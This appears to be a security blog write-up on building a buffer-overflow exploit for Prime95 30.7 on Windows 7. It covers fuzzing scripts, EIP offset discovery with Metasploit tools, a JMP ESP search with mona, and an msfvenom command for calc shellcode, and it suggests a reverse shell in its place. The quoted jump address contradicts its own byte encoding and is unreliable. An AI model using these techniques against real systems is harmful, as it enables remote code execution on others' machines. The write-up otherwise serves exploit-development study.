Prime95 Buffer Overflow (RCE)

Published on April 25, 2022


Prime95 version 30.7 build 9 allows me to gain remote code execution on Windows, so Prime95 for Windows and Linux is a small and easy-to-use freeware application that allows you to find Mersenne Prime numbers designed for overclockers and has a feature called “Torture Test” that allows maximum stress testing on the CPU and RAM. You can download from Here
The exploit was tested on Windows 7 Professional x86

Bug Verification – Fuzzing


First, we need to verify the application is vulnerable and verify the crash.

```
1  import struct
2
3  buffer = "A" * 190
4
5  f = open ("PFuzzer.txt", "w")
6  f.write(buffer)
7  f.close()
```


So we have created a small python script that tends to print out the capital letter (A) 190 times and save on the desk, we name it (PFuzzer.py). We open the application.



The program launches. as shown above.



Then we select test- PrimeNet- check the square -connections then we paste the content of the output file that was generated from our script.




As we can see our program has been crashed | APPCRASH

Observing the Crash

Launch Immunity with Administrator privileges. In Immunity, click File, Open. Navigate to the program location then, we run the application under immunity,

we will repeat the crash and paste the same characters, to see what will happen under the immunity debugger



As we see above. In Immunity, at the bottom left, we can see “Access violation when executing [41414141], [EIP register] which is the hexadecimal

representation for AAAA.

Controlling the EIP

The next step is trying to see what is the exact number to reach out to EIP because we have sent many (A)'s and we don't know which order we need to send to the exact location to perform the overwrite. and to achieve that we are going to use the metasploit module called pattern_create.


```
┌──(root💀kali)-[~]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 50
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab

┌──(root💀kali)-[~]
└─#
```

We have created a Non-repeating pattern of 50 characters

```
1  import struct
2
3  buffer = "A" * 140 + "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab"
4
5  f = open ("PPayload.txt", "w")
6  f.write(buffer)
7  f.close()
8
```

We created a new script called PPayload.py so we have sent (140) characters of (A) plus the unique pattern we created



As we the results EIP register has been filled with strange numbers, an access violation on 61413161.

We used another Metasploit module called pattern_offset we copy the number 61413161, so we calculate the exact length of the buffer before writing into EIP we found the exact match at offset is [4] Then follow with the value of EIP that is based on the pattern and the length of the buffer.

As we mention the offset is [4], so we are going to create a script that contains (140 + 4) A's and then add 'B' * 4 which is (42 42 42 42) in hex, and then we add 'C' * 100 after overwriting EIP.

As we see in the image above EIP has overwritten with 42424242 our "B" and if we follow ESP in memory dump it points to our buffer (C's).

Jump Technique – Shellcode

Since we have controlled the EIP and we can point EIP to a place that contains our own (shellcode), how do we make the EIP jump to that location? Remember we have written the 144 (A's) and written a new value on EIP and

then we wrote many of (C's). If we take a deep look at the previous image and examine the registers we will see ESP register points to (C's) so we can put our shellcode instead of the (C's) and make EIP go to that ESP address.

first, we will use the mona module to look for something with zero protection for Rebase, SafeSEH safe, ASLR..etc, so we going to use the mona command (!mona modules)

In our case, I chose the module libhwloc-15.dll, as it has all protections disabled and does not contain a NULL-byte within its base address. next, we need to find a jump esp address in one of these modules without any protection

As we see above we have used (mona jmp -r esp -m libhwloc-15.dll) —> r for register and we got the address (0x66ee729d8)

Building The Final Exploit

First, we need to generate our shellcode, so I used Msfvenom to generate a shellcode of the calculator

I have used sudo msfvenom -p windows/exec CMD=calc.exe -b “\x00\x09\x0A\x0d” -f python -v payload and removed the bad characters. so let’s build our final exploit.

As we see in the image above we put add a buffer (A) * 144 we will fill the EIP with the address we got instead of (B’s) but we wrote in little Endian format (“\xd8\x29\xe7\x6e”) a couple of (nob) after the jump, then we put our shellcode.

Bingo we have executed our shellcode successfully and calculator popup you can replace the calc shellcode with a reverse shell using msfvenom. You can download the exploit code from **HERE** – CVE-2022-30055

Hope you enjoy the reading – Mrvar0x 🙂

Published in Uncategorized

0day buffer bufferoverflow exploit hacking overflow Prime95 vulnerability

No Older Posts
Return to Blog

Next Post
TFTP Exploitation (BO)